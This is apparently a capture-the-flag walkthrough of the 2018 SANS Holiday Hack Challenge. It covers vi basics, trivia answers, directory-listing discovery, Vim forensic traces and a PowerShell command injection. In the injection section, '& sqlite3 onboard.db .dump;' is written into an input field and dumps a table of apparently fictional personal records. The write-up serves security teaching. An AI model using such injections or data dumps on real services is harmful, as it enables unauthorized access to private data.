The Secret Book


The 2018 SANS Holiday Hack Challenge

@salaheldinaz

Table of contents

Main Challenge

Orientation Challenge



Hint Challenge

The Essential Editor Skills

Cranberry Pi terminal challenge

Hint Challenge

The Essential Editor Skills

Cranberry Pi terminal challenge

Bushy Evergreen at right bottom corner of the main hole .

Hi, I'm Bushy Evergreen.

I'm glad you're here, I'm the target of a terrible trick.

Pepper says his editor is the best, but I don't understand why.

He's forcing me to learn vi.

He gave me a link, I'm supposed to learn the basics.

Can you assist me with one of the simple cases?

Vi Editor Basics
Indiana University Vi Tutorials
https://kb.iu.edu/d/afcz

Terminal Screen

```
        .'''''''''''''''''''''''''''''''''''''''''''''''''''''''''''';ooooo:
     ;ooooooooooooool;'''''''',:looooooooooolc;',,;ooooo:
   .:ooooooooooooc;',,,,,,,,:ooooooooooooolcccc,,,;ooooo:
  .coooooooooooo:,''''''',:ooooooooooooolcloooc,,,;ooooo,
  coooooooooooooo,,,,,,,,,;ooooooooooooooloooooc,,,;ooo,
  coooooooooooooo,,,,,,,,,;ooooooooooooooloooooc,,,;l'
  coooooooooooooo,,,,,,,,,;ooooooooooooooloooooc,,,...
  coooooooooooooo,,,,,,,,,;ooooooooooooooloooooc.
  coooooooooooooo,,,,,,,,,;ooooooooooooooloooo:.
  coooooooooooooo,,,,,,,,,;ooooooooooooooloo;
  :lllllllllllll,''''''''';lllllllllllllc,



I'm in quite a fix, I need a quick escape.
Pepper is quite pleased, while I watch here, agape.
Her editor's confusing, though "best" she says - she yells!
My lesson one and your role is exit back to shellz.

-Bushy Evergreen

Exit vi.
~
~
~
~
~
~
~
~
~
                                                                1,1           All
```

Solution

Write the following command in the terminal :

```
:q!
```

Then press Enter .

Wow, it seems so easy now that you've shown me how!
To thank you, I'd like to share some other tips with you.
Have you taken a look at the Orientation Challenge?
This challenge is limited to past SANS Holiday Hack Challenges from 2015, 2016, and 2017. You DO NOT need to play those challenges.
If you listen closely to Ed Skoudis' talk at the con, you might even pick up all the answers you need...
It may take a little poking around, but with your skills, I'm sure it'll be a winter-green breeze!

Past Holiday Hack Challenges
https://holidayhackchallenge.com/past-challenges/

Main Challenge

Orientation Challenge

The KringleCon Holiday Hack History kiosk at right top corner of the main hole .

Answer all Questions Correctly to get the secret phrase :

Question 1
In 2015, the Dosis siblings asked for help understanding what piece of their "Gnome in Your Home" toy?

Question 2
In 2015, the Dosis siblings disassembled the conspiracy dreamt up by which corporation?

Question 3
In 2016, participants were sent off on a problem-solving quest based on what artifact that Santa left?

Question 4
In 2016, Linux terminals at the North Pole could be accessed with what kind of computer?


Question 5
In 2017, the North Pole was being bombarded by giant objects. What were they?

Question 6
In 2017, Sam the snowman needed help reassembling pages torn from what?


Orientation Challenge

Solution

1. Watch to Ed Skoudis' talk with challenge terminal open to see the questions :
   https://www.youtube.com/watch?v=31JsKzsbFUo&t=3s
   or go to 2nd floor to room with title Track 2 to watch this talk .
   or click on your badge > talks > select the talk .
2. Most of questions are in Ed Skoudis' talk , Only question no.4 you will need to get the answer from past 2016 challenge page:
   https://www.holidayhackchallenge.com/2016/
3. Answers :
   1. Firmware
   2. ATNAS
   3. Business card
   4. Cronberry Pi
   5. Snowballs
   6. The great book




Go to your Badge > Objectives > Enter "Happy Trails" > Submit



Main Challenge

Directory Browsing



Hint Challenge

The Name Game

Cranberry Pi terminal challenge

Hint Challenge

The Name Game

Cranberry Pi terminal challenge

Minty Candycane at left bottom corner of the main hole.

Hi, I'm Minty Candycane.

Can you help me? I'm in a bit of a fix.

I need to make a nametag for an employee, but I can't remember his first name.

Maybe you can figure it out using this Cranberry Pi terminal?

The Santa's Castle Onboarding System? I think it's written in PowerShell, if I'm not mistaken.

PowerShell itself can be tricky when handling user input. Special characters such as & and ; can be used to inject commands.

I think that system is one of Alabaster's creations, He's a little ... obsessed with SQLite database storage.

I don't know much about SQLite, just the .dump command.

PowerShell Command Injection > PowerShell Call/& Operator

https://ss64.com/ps/call.html

SQLite3 .dump'ing > SQLite3 Data Dump


https://www.digitalocean.com/community/questions/how-do-i-dump-an-sqlite-database

Terminal Screen


```
We just hired this new worker,
Californian or New Yorker?
Think he's making some new toy bag...
My job is to make his name tag.

Golly gee, I'm glad that you came,
I recall naught but his last name!
Use our system or your own plan,
Find the first name of our guy "Chan!"

-Bushy Evergreen

To solve this challenge, determine the new worker's first name and submit to runtoanswer.




=====================================================================
=                                                                   =
= S A N T A ' S  C A S T L E  E M P L O Y E E  O N B O A R D I N G =
=                                                                   =
=====================================================================



 Press  1 to start the onboard process.
 Press  2 to verify the system.
 Press  q to quit.


Please make a selection:
```

Solution

1. First let's shape our command that we need to dump the database:
   `sqlite3 dbname.db .dump`
2. We need to know our database name so Let's try the options :
   Option 1 > doesn't show any data or error



   Option 2 > test a random url here > kringlecon.com



   Our database name : `onboard.db`
3. Adding the call operator & to command to allows us to execute our command , the & call operator will force PowerShell to treat the string as a command to be executed, Also at the end we will add ; to separating commands with Semicolons :
   `& sqlite3 onboard.db .dump;`

   You can find more about separating Commands with Semicolons here :
   https://docstore.mik.ua/orelly/unix3/upt/ch28_16.htm

3. Let's try injection with our command in option 2:

```
Validating data store for employee onboard information.
Enter address of server: & sqlite3 onboard.db .dump;
```

```
INSERT INTO "onboard" VALUES(153,'Janice','Atkin','85 Oxford Rd',NULL,'WORK','KW15 5EF','0
78 8718 3013','janicebatkin@dayrep.com');
INSERT INTO "onboard" VALUES(154,'Hazel','Merrick','3751 Owen Lane',NULL,'Naples','33940',
'239-263-5968','hazelbmerrick@cuvox.de');
INSERT INTO "onboard" VALUES(155,'Pearlene','Ferrell','1410 Dominion St',NULL,'Finch','K0C
 1K0','613-984-2873','pearlenetferrell@teleworm.us');
INSERT INTO "onboard" VALUES(156,'Peggy','Harper','1846 Davis Street',NULL,'Chickamauga','
30707','706-382-7319','peggyaharper@armyspy.com');
INSERT INTO "onboard" VALUES(157,'Carol','Lindsey','4211 40th Street',NULL,'Calgary','T2M
0X4','403-210-8234','carolglindsey@gustr.com');
INSERT INTO "onboard" VALUES(158,'Santiago','Field','4783 Merivale Road',NULL,'Kanata','K2
K 1L9','613-592-3285','santiagobfield@einrot.com');
INSERT INTO "onboard" VALUES(159,'Hugh','Torres','3773 Northumberland Street',NULL,'Baden'
,'N0B 1G0','519-634-7229','hughbtorres@teleworm.us');
INSERT INTO "onboard" VALUES(160,'Claudia','Halpin','3248 Colonial Drive',NULL,'College St
ation','77840','979-764-7262','claudiajhalpin@armyspy.com');
INSERT INTO "onboard" VALUES(161,'Christopher','Windham','2310 Barton Street',NULL,'Stoney
 Creek','L8G 2V1','905-664-5559','christopheruwindham@fleckens.hu');
INSERT INTO "onboard" VALUES(162,'Theodore','Young','4201 Providence Lane',NULL,'Anaheim',
'92801','626-803-1180','theodoresyoung@cuvox.de');
INSERT INTO "onboard" VALUES(163,'Lauren','Casey','4455 Fallon Drive',NULL,'Hensall','N0M
1X0','519-263-7462','laurenjcasey@jourrapide.com');
INSERT INTO "onboard" VALUES(164,'Molly','Logan','1544 St George Street',NULL,'Vancouver',
'V5T 1Z7','604-871-8098','mollyhlogan@jourrapide.com');
INSERT INTO "onboard" VALUES(165,'Alan','Guinn','3395 Galts Ave',NULL,'Red Deer','T4N 2A6'
,'403-309-5523','alanmguinn@fleckens.hu');
```

Great ! successful Command Injection.


4. Select output from terminal and copy to notepad
   or you can use Online SQLite viewer like *https://sqliteonline.com/*
5. Search for the employee with last name Chan, we will find one employee as following:
   INSERT INTO "onboard" VALUES(84,'Scott','Chan','48 Colorado Way',NULL,'Los Angeles','90067','4017533509','scottmchan90067@gmail.com');

84	Scott	Chan	48 Colorado Way	[Null]	Los Angeles	90067	4017533509

6. Enter the first name Scott into `runtoanswer` same as we did our command injection :
   `& runtoanswer`

```
Validating data store for employee onboard information.
Enter address of server: & runtoanswer
Usage: ping [-aAbBdDfhLnOqrRUvV] [-c count] [-i interval] [-I interface]
            [-m mark] [-M pmtudisc_option] [-l preload] [-p pattern] [-Q tos]
            [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
            [-w deadline] [-W timeout] [hop1 ...] destination
Loading, please wait......


Enter Mr. Chan's first name: Scott
```

The Name Game Cranberry Pi terminal challenge



Thank you so much for your help! I've gotten Mr. Chan his name tag. I'd love to repay the favor.

Have you ever visited a website and seen a listing of files - like you're browsing a directory? Sometimes this is enabled on web servers.

This is generally unwanted behavior. You can find sleighloads of examples by searching the web for index.of.

On a website, it's sometimes as simple as removing characters from the end of a URL.

What a silly misconfiguration for leaking information!

Finding Browsable Directories

On a website, finding browsable directories is sometimes as simple as removing characters from the end of a URL.

Website Directory Browsing

https://portswigger.net/kb/issues/00600100_directory-listing


Main Challenge

Directory Browsing Challenge

https://cfp.kringlecastle.com/cfp/

Solution

1. There two ways to solve this :
   - Try play with url as suggested in elf hints, If we go to CFP page
     `https://cfp.kringlecastle.com/cfp/cfp.html`
     then remove some characters from the end of url to check if directory is leaking info
     `https://cfp.kringlecastle.com/cfp/`



Index of /cfp/

../
cfp.html 08-Dec-2018 13:19 3391
rejected-talks.csv 08-Dec-2018 13:19 30677

   - Search Google for "`index.of https://cfp.kringlecastle.com`" as suggested in elf chat


2. You will find at directory listing with the file `rejected-talks.csv` download it, then open using notepad or Excel(Windows) or Numbers (Mac) or any CSV online viewer like Google Sheets *https://docs.google.com/spreadsheets/*
3. Search for the rejected talk name "Data Loss for Rainbow Teams" :

B	C	D	E	F	G	H	I	J
request	payload	status	error	timeout	firstName	lastName	title	talkName
0	8040422	200	FALSE	FALSE	Banky	Orford	Marketing Coordinator	Kernel Introspection Spearphishing: Massively Multithreaded
1	8040423	200	FALSE	FALSE	Sarah	Thibodeaux	Event Planner	Crypto or Containers: Abused for Fun and Proft
2	8040424	200	FALSE	FALSE	John	McClane	Director of Security	Data Loss for Rainbow Teams: A Path in the Darkness
3	8040425	200	FALSE	FALSE	Davidde	Yellop	Analyst	Industrial Control Systems Content Filtering: Distributed
4	8040426	200	FALSE	FALSE	Berton	Tupie	Meeting Planner	Rootkits Emailed Malware: Extensible Models
5	8040427	200	FALSE	FALSE	Kelbee	McBean	Marketing Director	Web Application Filters and DNS: Anomaly Analysis

Our answer is "John McClane".


Directory Browsing

Go to your Badge > Objectives > Enter "John McClane" > Submit



Main Challenge

de Bruijn Sequences



Hint Challenge

Lethal ForensicELFication

Cranberry Pi terminal challenge

Hint Challenge

Lethal ForensicELFication

Cranberry Pi terminal challenge

Tangle Coalbox at 2nd floor go right in the corridor at Speaker Unpreparedness Room .

Hi, I'm Tangle Coalbox.

Any chance you can help me with an investigation?

Elf Resources assigned me to look into a case, but it seems to require digital forensic skills.

Do you know anything about Linux terminal editors and digital traces they leave behind?

Apparently editors can leave traces of data behind,

but where and how escapes me!

Vim Artifacts > Forensic Relevance of Vim Artifacts

https://tm4n6.com/2017/11/15/forensic-relevance-of-vim-artifacts/

Terminal Screen

```
Christmas is coming, and so it would seem,
ER (Elf Resources) crushes elves' dreams.
One tells me she was disturbed by a bloke.
He tells me this must be some kind of joke.

Please do your best to determine what's real.
Has this jamoke, for this elf, got some feels?
Lethal forensics ain't my cup of tea;
If YOU can fake it, my hero you'll be.

One more quick note that might help you complete,
Clearing this mess up that's now at your feet.
Certain text editors can leave some clue.
Did our young Romeo leave one for you?

- Tangle Coalbox, ER Investigator

  Find the first name of the elf of whom a love poem
  was written.  Complete this challenge by submitting
  that name to runtoanswer.
elf@1df456b45f30:~$
```

Solution

1. First let's try this command from hints link to find any forensic relevance to Vim text-editor:

   `cat .viminfo`

   The `.viminfo` file is a special file used to remember information that would otherwise be lost when exiting vim, you can copy text to notepad for clearer view.

```
elf@c0e2ba88c9ec:~$ cat .viminfo
# This viminfo file was generated by Vim 8.0.
# You may edit it if you're careful!

# Viminfo version
|1,4

# Value of 'encoding' when this file was written
*encoding=utf-8


# hlsearch on (H) or off (h):
~h
# Last Substitute Search Pattern:
~MSle0~&Elinore

# Last Substitute String:
$NEVERMORE

# Command Line History (newest to oldest):
:wq
|2,0,1536607231,,"wq"
:%s/Elinore/NEVERMORE/g
|2,0,1536607217,,"%s/Elinore/NEVERMORE/g"
:r .secrets/her/poem.txt
|2,0,1536607201,,"r .secrets/her/poem.txt"
:q
|2,0,1536606844,,"q"
:w
|2,0,1536606841,,"w"
:s/God/fates/gc
|2,0,1536606833,,"s/God/fates/gc"
```

2. As you can see this all information collected from vim editor, by inspecting the results you will find some clues:

   - In Last Substitute Search Pattern there is a name : `Elinore`
   - In Command Line History the command `wq` used to save file and exit in :

     `%s/Elinore/NEVERMORE/g`

     `s/God/fates/gc`

     `%s/studied/looking/g`

     `%s/sound/tenor/g`
   - The poem file location `.secrets/her/poem.txt`

3. You can view the poem file using this command :

```
cat .secrets/her/poem.txt
```

```
elf@c0e2ba88c9ec:~$ cat .secrets/her/poem.txt
Once upon a sleigh so weary, Morcel scrubbed the grime so dreary,
Shining many a beautiful sleighbell bearing cheer and sound so pure--
  There he cleaned them, nearly napping, suddenly there came a tapping,
As of someone gently rapping, rapping at the sleigh house door.
"'Tis some caroler," he muttered, "tapping at my sleigh house door--
  Only this and nothing more."

Then, continued with more vigor, came the sound he didn't figure,
Could belong to one so lovely, walking 'bout the North Pole grounds.
  But the truth is, she WAS knocking, 'cause with him she would be talking,
Off with fingers interlocking, strolling out with love newfound?
Gazing into eyes so deeply, caring not who sees their rounds.
  Oh, 'twould make his heart resound!

Hurried, he, to greet the maiden, dropping rag and brush - unlaiden.
Floating over, more than walking, moving toward the sound still knocking,
  Pausing at the elf-length mirror, checked himself to study clearer,
Fixing hair and looking nearer, what a hunky elf - not shocking!
Peering through the peephole smiling, reaching forward and unlocking:
  NEVERMORE in tinsel stocking!

